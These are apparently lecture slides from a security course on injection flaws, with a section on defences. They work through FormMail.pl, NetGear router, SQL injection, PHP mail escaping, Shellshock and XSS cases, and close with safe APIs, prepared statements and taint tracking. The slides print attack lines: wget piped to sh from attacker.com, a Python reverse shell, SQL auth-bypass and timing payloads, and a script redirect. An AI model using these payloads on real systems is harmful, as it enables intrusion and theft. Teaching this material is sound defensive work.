injection vulnerabilities

Changelog

Corrections made in this version not in first posting:

- 17 April 2017: slide 35: make note on slide of second escaping's misinterpretation

Last time


static analysis

- “pattern matching” for possible errors
- often imprecise — probable bugs, not definite bugs/correctness

Rust disciplines

- each object has single owner — only deleter
- object may be borrowed from owner — owner can’t delete
- compiler tracking of lifetimes of borrowing
- alternate (runtime-tracked) rules: reference-counting, ‘dynamic’ borrowing

on web forms



Contact Us Form

Your E-Mail Address 🟥

Subject 🟥

Comments 🟥

on web forms

feedback form on a website?

easy idea: send you an email for each submission

mechanism: configure webserver to run program you write

how to write that program?

- could read up on how to write a mail client
- ...or use an existing one

a simple mail client

Unix command line: `sendmail user@example.com`

then type the email to send

easy to use from another program

use “run a program” interface

standard library feature everywhere

FormMail.pl

1995 script for making mail forms

usage if installed at `https://example.com/formmail.pl`

```
<form action="https://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
       value="webmaster@example.com">
...
Your email: <input name="from" value=""><br>
Your message:<br><textarea name="message"></textarea><br>
<input type="submit" value="Send Feedback">
</form>
```

a bug in FormMail.pl

1995 script

example, write ”You have been hacked!” to index.html
(if user script runs as can change it)

```
<form action="http://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
        value="; echo 'You have been hacked!' >index.html"
>
...
<input type="submit">
</form>
```

view HTML in web browser, click submit button

a bug in FormMail.pl

```
open (MAIL, "|sendmail $recipient")
```

(simplified code)

Perl: `$variableName` in string replaced with variable's value

`$recipient` comes from web form

`open (FILEHANDLE, "|command")` runs "command"

reads its output like a file

a bug in FormMail.pl

```
open (MAIL, "|sendmail $recipient")
```

(simplified code)

Perl: `$variableName` in string replaced with variable's value

`$recipient` comes from web form

`open (FILEHANDLE, "|command")` runs "command"

reads its output like a file

`"|sendmail` $\boxed{\texttt{; echo ... >index.html}}$`"`

sendmail; echo ...

```
sendmail ; echo 'You have been hacked!' >index.html
```

run instead of `sendmail webmaster@example.com`

shell syntax: semicolon seperates commands

   fundamental problem: semicolon not considered part of email

sendmail with no arguments may fail — but attacker doesn't care

   “`Recipient names must be specified`”

just one line of commands?

common strategy: command to get more commands to run

```
# wget: utility to download a file
#  |: send output of command before pipe to command after
# sh: command prompt program
wget -O- http://attacker.com/script.sh | sh
```

just one line of commands?

common strategy: “reverse shell”

command to connect to attacker, read commands

- like SSH but with connection in wrong direction

```
# a little python program that connects to attacker.com,
# then passes everything to a shell (a "reverse shell")
python -c 'import socket,subprocess,os;␣
 ↪  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);␣
 ↪  s.connect(("attacker.com",1234));␣
 ↪  os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
 ↪  os.dup2(s.fileno(),2);␣
 ↪  subprocess.call(["/bin/sh","-i"]);'
```

a bug in some NetGear routers

suppose router's interface is at `http://10.0.0.1/`

`http://10.0.0.1/cgi-bin/`$\boxed{\text{FOO}}$: runs `scripts/`$\boxed{\text{FOO}}$

(or some similar filename)

example FOO: `apply.cgi` — program to change router settings

a bug in some NetGear routers

suppose router's interface is at `http://10.0.0.1/`

`http://10.0.0.1/cgi-bin/`$\boxed{\texttt{FOO}}$: runs `scripts/`$\boxed{\texttt{FOO}}$

(or some similar filename)

example FOO: `apply.cgi` — program to change router settings

request `http://10.0.0.1/cgi-bin/;COMMAND`

`scripts/`$\boxed{\texttt{;COMMAND}}$

a bug in some NetGear routers

suppose router's interface is at `http://10.0.0.1/`

`http://10.0.0.1/cgi-bin/`$\boxed{\texttt{FOO}}$: runs `scripts/`$\boxed{\texttt{FOO}}$

(or some similar filename)

example FOO: `apply.cgi` — program to change router settings

request `http://10.0.0.1/cgi-bin/;COMMAND`

`scripts/`$\boxed{\texttt{;COMMAND}}$

problem: URL can't contain spaces

exploit in NetGear

`http://10.0.0.1/cgi-bin/;wget$IFS-O-$IFS'http://attacker.com'|sh`

runs `wget -O 'http://attacker.com'|sh`

What is `$IFS`??

exploit in NetGear

```
http://10.0.0.1/cgi-bin/;wget$IFS-O-$IFS'http://attacker.com'|sh
```

runs `wget -O 'http://attacker.com'|sh`

What is `$IFS`??

shells supports variables:

```
cr4bd@labunix01:~$ FOO="this is a test"
cr4bd@labunix01:~$ echo $FOO
test
cr4bd@labunix01:~$ $FOO
No command 'this' found, did you mean:
 Command 'thin' from package 'thin' (universe)
this: command not found
cr4bd@labunix01:~$
```

exploit in NetGear

`http://10.0.0.1/cgi-bin/;wget$IFS-O-$IFS'http://attacker.com'|sh`

runs `wget -O 'http://attacker.com'|sh`

What is `$IFS`??

“input field seperator” — defaults to space

used by shell to determine how to split strings in some cases

beyond command injection

pattern: use a (mini-)language to talk to program/library

prior examples: language is shell commands

try to embed attacker's input as a constant in that language

but miss features like command seperators


shells aren't the only other language

SQL injection

SQL — Structured Query Language

the ubiquitous way to talk to databases

“every” modern web application keeps all its data here



simple SQL examples

```sql
SELECT * FROM users
         WHERE username = 'mylogin';
SELECT last_login_time FROM users
         WHERE username = 'mylogin';
SELECT username FROM users
         WHERE user_type = 'student';
INSERT INTO users (username, password)
           VALUES ('mylogin', 'password1');
DELETE FROM users WHERE username = 'mylogin';
SELECT * FROM users; -- this is a comment
```

vulnerable application

```
$db = setup_db();

# get username, password from web client
$username = $_POST['username'];
$password = $_POST['password'];

$r = $db->query("SELECT * FROM users WHERE
        username='$username' AND password='$password'");
if (!empty($r)) {
    echo "Welcome $username!\n";
    run_rest_of_application();
} else {
    echo "Invalid username or password.\n";
}
```

based on example by Abbas Naderi

normal queries

user inputs username `testuser` and password `password1`:

```
SELECT * FROM users
       WHERE username='testuser'
         AND password='password1';
```

program counts number of results — login if at least 1

one result if user exists, password matches

abnormal queries

user inputs username $\boxed{\texttt{admin}}$ AND password $\boxed{\texttt{' OR '1'='1}}$:

```
SELECT * FROM users
        WHERE username='admin'
          AND password='' OR '1'='1'
```

program counts number of results — login if at least 1

one result if user admin exists

reading a database

```
SELECT * FROM users WHERE
    username='$username' AND password='$password';
```

what if we don't know a username?

can we list users in the database?

`SELECT * FROM users WHERE 1=1` will return call users

reading a database

```
SELECT * FROM users WHERE
    username='$username' AND password='$password';
```

what if we don't know a username?

can we list users in the database?

`SELECT * FROM users WHERE 1=1` will return call users

problem: program only tells us if there is any result to query

not actual contents of results

reading a database

"username" `' OR substr(username,0,1) < 'M`

```
SELECT * FROM users
        WHERE
    username='' OR substr(username,0,1) < 'M'
          AND password='' OR 1=1
```

a game of twenty questions (1)

“any users with names before M alphabetically”?

“any users with names before H alphabetically”?

keep asking questions until you get the first username

a game of twenty questions (1)

“any users with names before M alphabetically”?

“any users with names before H alphabetically”?

keep asking questions until you get the first username

“does admin have a password before M”?

…

a game of twenty questions (2)

SQL supports complicated queries:

example: nested queries

```
SELECT * FROM users WHERE username='' OR '1'='1'
    AND password='' OR
    (SELECT 1 FROM documents
              WHERE document_id=1
              AND substr(text, 0, 1) < 'M')
    OR '2'='1'
```

"subquery"

questions can be about different subject matter

blind questions

sometimes programs perform DB query, but don't display result

```
INSERT INTO click_log (time, page) VALUES (NOW(), '$page_id')
```

blind questions

sometimes programs perform DB query, but don't display result

```
INSERT INTO click_log (time, page) VALUES (NOW(), '$page_id')
```

```
INSERT INTO click_log (time, page) VALUES (NOW(),
    '' OR (
        SELECT sleep(5) FROM users WHERE username='admin'
            AND substr(password, 0, 1) < 'M'
    ) OR '')
```

use runtime (or other "side channels") to learn result

writing a database

sometimes can put multiple SQL commands in one

```
SELECT * FROM users WHERE username='' OR '1'='1' AND
        password=''; DROP TABLE users; -- '
```

DROP TABLE — delete table

often multiple commands prohibited for this reason

SQL injection in the wild

extremely common vulnerability

occurs with all sorts of parameters

- usernames
- item IDs
- …

relatively easy to avoid

injection defense

ways to defend against injection?

similar techniques regardless of type of injection

blacklisting

one idea — remove pesky characters

example: running command `sendmail "`*`ADDRESS`*`"`

  ADDRESS supplied from input

first fix ADDRESS by removing "?

the shell is surprising

```
cr4bd@labunix01:~$ whoami
cr4bd
cr4bd@labunix01:~$ echo "whoami"
whoami
cr4bd@labunix01:~$ echo `whoami`
cr4bd
cr4bd@labunix01:~$ echo "`whoami`"
cr4bd
cr4bd@labunix01:~$ echo "`unknowncommand`"

unknowncommand: command not found
cr4bd@labunix01:~$
```

whitelisting

good advice: only allow known-good characters

avoids forgetting things like `` ` ``

example: allow `a-z`, `A-Z`, `0-9`, ...

problem: can't use $\boxed{\texttt{'}}$ in my password???

problem: can't use $\boxed{\texttt{'}}$ in my forum post???

escaping

There's a way to write a quote in a string, right?

Shell:
```
echo 'A quote: '\'' in a string.'
```

outputs
```
A quote: ' in a string.
```

just add backslashes/etc. before everything that needs it

can be a bit error-prone

getting escaping wrong (1)

PHP `mail` function:

```
mail($to, $subject, $message, $headers, $params);
```

runs $\boxed{\texttt{sendmail -t -i } \textit{\$params}}$

does escaping of *$params* to prevent running multiple commands

is intended to allow multiple additional parameters to be passed

getting escaping wrong (1)

PHP `mail` function:

```
mail($to, $subject, $message, $headers, $params);
```

runs `sendmail -t -i` *`$params`*

does escaping of *$params* to prevent running multiple commands

is intended to allow multiple additional parameters to be passed

PHPmailer (vulnerable app): wants to pass `-fFROM`

FROM is user specified from address

getting escaping wrong (2)

example good `$params`

- $\boxed{\texttt{-s -t -q}}$ — should be three args
- $\boxed{\texttt{-f"multiple chars" -t}}$ — should be two args

getting escaping wrong (2)

example good `$params`

- `-s -t -q` — should be three args
- `-f"multiple chars" -t` — should be two args

PHP escaping policy:

backslash before ``&#;`|*? <>^()[]$\``

backslash before *unpaired* `'"`

(correct for avoiding multiple shell commands)

getting escaping wrong (3)

first attempt: assume built-in escaping is good enough:

```
mail($to, $subject, $message, $headers, "-f$FROM");
```

attacker input: $\boxed{\texttt{"Z\textbackslash" -Xindex.html "@foo.com}}$

command after escaping: (boxes show arguments found by shell)

```
sendmail -t -i -f["Z\\"] [-Xindex.html] [\"@foo.com]
```

passed unwanted `-X` argument

“`-X logfile` — log all traffic …in the indicated log file”

getting escaping wrong (4)

second attempt: do escaping:

```
mail($to, $subject, $message, $headers,
            escapeshellarg("-f$FROM"));
```

attacker input: $\boxed{\texttt{"Z\textbackslash' -Xindex.html "@foo.com}}$

first escaping: `'-f"Z\'\'' -Xindex.html "foo.com'`

second round of escaping misinterprets as three arguments to escape

really is one with two quoted strings in it

final command: (boxes show arguments found by shell)

```
sendmail -t -i '-f\"Z\\'\\'' -Xindex.html \"@foo.com\'
```

real solution: better APIs

why is the shell involved in running commands?

can't we specify arguments directly?

why do we need to put user data in the SQL?

isn't there some other way to send it?

real solution: better APIs


why is the shell involved in running commands?

can't we specify arguments directly?

why do we need to put user data in the SQL?

isn't there some other way to send it?

recall: Linux, initial stack



Unix program executions

program arguments seperated when program runs

system call to run a program takes a *list of arguments*

```
const char *command_line_args[] = {
    "sendmail", emailAddress
};
execve("/usr/bin/sendmail",
       command_line_args, NULL);
```

no room for misinterpretation of quotes, semicolons, etc.

example: better run command APIs

original sendmail problem:

```
# instead of:
open (MAIL, "| sendmail '$username'");
# can do (as of Perl 5.8 (released 2002))
open (MAIL, "|-", "sendmail", $username);
```

Python 2 API:

```
subprocess.Popen(['sendmail', username])
```

real solution: better APIs

why is the shell involved in running commands?

can't we specify arguments directly?

why do we need to put user data in the SQL?

isn't there some other way to send it?

better database APIs

common idea: placeholders

```
$statement = $db->prepare("SELECT * FROM users
    WHERE username=? AND password=?");
$statement->execute([$username, $password]);
```

checking for injection

how can we find injection bugs?

checking for injection

how can we find injection bugs?

testing: give funny inputs to program

- especially with $\boxed{\texttt{'}}$, $\boxed{\texttt{"}}$, $\boxed{\texttt{;}}$, $\boxed{\backslash}$ etc.

program analysis/runtime mitigation: “taint tracking”

taint tracking idea

track one bit of extra information for every value in program

“is this variable tainted?” $\approx$ “is it unsanitized input?”

intuition: tainted variables shouldn’t be used in “dangerous” things

- SQL query
- shell command
- …

taint tracking rules (for injection)

program input is tainted

transitive values computed using tainted values are tainted

except for explicit “sanitization” operations

what about control flow? (multiple options)

error if tainted values are passed to “sensitive” operations

shell command
SQL command
...

taint tracking implementations

supported as optional langauge feature — Perl, Ruby

doesn't seem to have gotten wide adoption?

idea adopted by some static analysis tools

taint tracking in Perl (1)

```
#! perl -T
# -T: enable taint tracking
use warnings; use strict;
$ENV{PATH} = '/usr/bin:/bin';

print "Enter name: ";
my $name = readline(STDIN);
my $dir = $name . "-dir";

system("mkdir $dir");
```

“Insecure dependency in system while running with -T switch at perltaint.pl line 10, <STDIN> line 1.”

taint tracking in Perl (2)

```
#! perl -T
# -T: enable taint tracking
use warnings; use strict;
$ENV{PATH} = '/usr/bin:/bin';

print "Enter name: ";
my $name = readline(STDIN);
# keep $name only if its all alphanumeric
# this marks $name as untainted
($name) = $name =~ /^([a-zA-Z0-9]+)$/;
my $dir = $name . "-dir";

system("mkdir $name");
```

taint tracking versus good APIs

good APIs probably a better solution

- complementary with taint tracking
- “is program name tainted?”

filtering is error-prone

maybe why taint-tracking for this hasn’t had much adoption?

taint tracking generally

taint tracking for other security issues is a big research area

often by implementing taint tracking for assembly

- much, much higher overhead than implementing for Perl or Ruby

taint tracking generally

taint tracking for other security issues is a big research area

often by implementing taint tracking for assembly
- much, much higher overhead than implementing for Perl or Ruby

---

example: detect private information leaks
- taint personal information
- error if tainted info goes to network

example: check if return addresses are tainted before using

a command injection example

other shell features

shell's support scripting with "functions"

```
cr4bd@labunix01:~$ foo() { echo "called foo; args: $*"; }
cr4bd@labunix01:~$ foo quux
called foo; args: quux
```

bash function exports

bash (popular shell) wanted to transfer functions from one shell to another it runs

mechanism: environment variables

 Unix/Linux feature; passed to programs automatically

example: `foo() { echo "called foo"; }`, want to export?

set env. var. `foo` to $\boxed{\texttt{() \{echo "called foo"; \}}}$

how would you implement this?

bash shellshock

if `foo` set to $\boxed{\texttt{() \{...;\}}}$

bash ran $\boxed{\texttt{foo() \{...;\}}}$

bash shellshock

if `foo` set to `() {...;}`

bash ran `foo() {...;}`

---

if `foo` set to `() ...;; dangerousCommand`

bash ran `foo() {...;}; dangerousCommand`

define a function; then run a command right away!

shellshock exploitability

example: DHCP client runs program to configure a new network

- DHCP: most common "get connected to a network" protocol

program is often shell (bash) script — or uses shell script

easy way to pass information — environment variables

can contain strings from network connected to

- network: our domain name is `(){;}; dangerousCommand`
- set env. var. `DOMAIN_NAME` to `(){;}; dangerousCommand`


more command injection

saw: shell comamnds, SQL

one more very important category: HTML

special name: cross-site scripting or XSS

stored cross-site scripting




Your comment:

```
<script>document.location = 'http://attacker.com'</script>
```

Your name: An Attacker

next topic: web security

the web



one web browser talks to multiple websites

how does it (or does it) keep each websites seperate?

even though websites can link to each other/etc.?

a bug in FormMail.pl

```
open (MAIL, "|$mailprog $FORM{'recipient'}")
        || die "Can't open $mailprog!\n";
```

Perl: `open (MAIL, "|command")` reads output from a command

MAIL is the name of the file handle

Perl: `$variableName` in string replaced with variable value

`$FORM{'recipient'}` is variable with value from web form

```
"|sendmail ; echo ... >index.html"
```